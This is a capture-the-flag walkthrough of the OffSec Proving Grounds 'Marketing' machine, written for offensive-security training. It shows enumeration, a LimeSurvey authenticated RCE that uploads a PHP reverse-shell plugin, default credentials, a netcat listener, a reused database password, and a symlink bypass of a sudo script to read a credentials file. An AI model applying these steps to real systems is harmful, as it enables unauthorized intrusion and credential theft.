PG Practice - Marketing
Machine Type: Linux
Difficulty: Intermediate
Initial Enumeration:
Let's spin up the machine and start the enumeration process. We will run nmap to get the open ports and services.
sudo nmap -sC -sV -p- 192.168.219.225 -oN nmap/marketing.nmapThe output will look like this:
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
|   256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_  256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: marketing.pg - Digital Marketing for you!
|_http-server-header: Apache/2.4.41 (Ubuntu)
We have SSH and HTTP open. Typically, SSH is not vulnerable and bruteforcing blindly will not give us any foothold.
Since port 80 HTTP is open, I will continue with directory bruteforcing and get more visibility into the web application.
dirsearch -u http://192.168.219.225 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txtI used common.txt from SecLists, but here are some of the lists that I usually use for directory enumeration:
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
Found these directories:
- /assets
- /old
- /vendor
We only have 3 endpoints, so let's try to enumerate all of them.

/assets looks like it's not going to yield anything useful. This is a default directory that has JS, CSS, and images in it. /vendor also looked like it is a default directory as well.
When I navigated to /old, I observed the same initial page.

Since this was the case, let's enumerate the files this time:
dirsearch -u http://192.168.219.225/old -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-files-lowercase.txt
I still didn't get anything useful. At times like this, there should be some other way that we can get further information. These machines are created so that we can hack into, but Offsec is just very good at hiding things.
At first, even though I analyzed the source code, I missed it. After a second glance, I realized there was a different domain address mentioned.

//customers-survey.marketing.ngI added it to /etc/hosts:
192.168.219.225 customers-survey.marketing.pgI was able to make a request:

Foothold:
Then I search LimeSurvey online and found an RCE vulnerability.
After cloning the repository, I edited the php_rev.php file with the correct IP and port that will point to your Kali host.

Then created a zip file with the existing config.xml and php_rev.php files:
zip YILDIRIM.zip config.xml php_rev.php


Since this exploit was an authenticated attack, I searched the default credentials for LimeSurvey which allowed me to obtain that information as well. After all changes are done, simply run the python script and catch it with netcat:
python exploit.py http://customers-survey.marketing.pg admin password 80
rlwrap nc -lvnp 80
Once obtaining the reverse shell as www-data, I upgraded the shell with python:
python3 -c 'import pty; pty.spawn("/bin/bash")'I started the manual enumeration process before running an automated scan such as linpeas.sh.
I always check the ports running on localhost that are not accessible externally, ss -lntpu. Indeed, there was MySQL server running on 127.0.0.1. Then, a quick Google search revealed the default path for MySQL configuration files which was in:
/var/www/LimeSurvey/application/config/config.php
I tried getting access to the local database but I couldn't find anything useful in it other than the admin password hash, which we already knew at that point. Since I knew that Offsec loves to use database passwords for local users, I simply tried changing the user to t.miller user with the EzPwz2022_dev1$$23!! password.

After getting the local.txt, I simply executed sudo -l:
Privilege Escalation:
I was able to run the /usr/bin/sync.sh script as m.sander which looked like a possible privilege escalation vector:
#! /bin/bash
if [ -z $1 ]; then
    echo "error: note missing"
    exit
fi
note=$1
if [[ "$note" =~ .*m.sander.* ]]; then
    echo "error: forbidden"
    exit
fi
difference=$(diff /home/m.sander/personal/notes.txt $note)
if [[ -z $difference ]]; then
    echo "no update"
    exit
fi
echo "Difference: $difference"
cp $note /home/m.sander/personal/notes.txt
echo "[+] Updated."
This script compares a provided file with /home/m.sander/personal/notes.txt. If they differ and the file's path does not contain "m.sander," it updates notes.txt with the provided file's contents. Lastly, prints the difference.
I decided to go with an automated enumeration this time, so I ran linpeas.sh and found a readable file that is owned by root but not world readable:
╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root mlocate 4981603 Jul 13  2022 /var/lib/mlocate/mlocate.db
I transferred the file back to the Kali host by hosting a python web server on the remote host. Then I basically, inspected the file line by line:
strings mlocate.db > findings.txt
The mlocate.db file stores search indexes for the locate Linux utility, which ideally indexes the file system, including sensitive files. As it can be seen from the image above, I found a file:
/home/m.sander/personal/creds-for-2022.txtSince I had the script above and the credential file, I've tried to execute them together:
sudo -u m.sander /usr/bin/sync.sh /home/m.sander/personal/creds-for-2022.txt
However, this didn't work since the provided file contained "m.sander" in it, so I created a symlink of it:
ln -s /home/m.sander/personal/creds-for-2022.txt credsThen executed accordingly:
sudo -u m.sander /usr/bin/sync.sh creds
I was able to get the differences and it revealed the password for m.sander. Since SSH was open, I shelled into the user and again, first thing first, I executed sudo -l:

Easy win from now on:
sudo su
cat /root/proof.txt
Takeaway
- Symbolic links allowed us to refer to the /home/m.sander/personal/creds-for-2022.txt file without using its name. It is a special type of file in Linux that acts as a pointer to another file or directory.
- Never forget to check the source code of the webpage, it will clarify the attack path and give you more information.
- Offsec loves using the password for different users, even the MySQL database password can be used for a regular user.
Happy Hacking!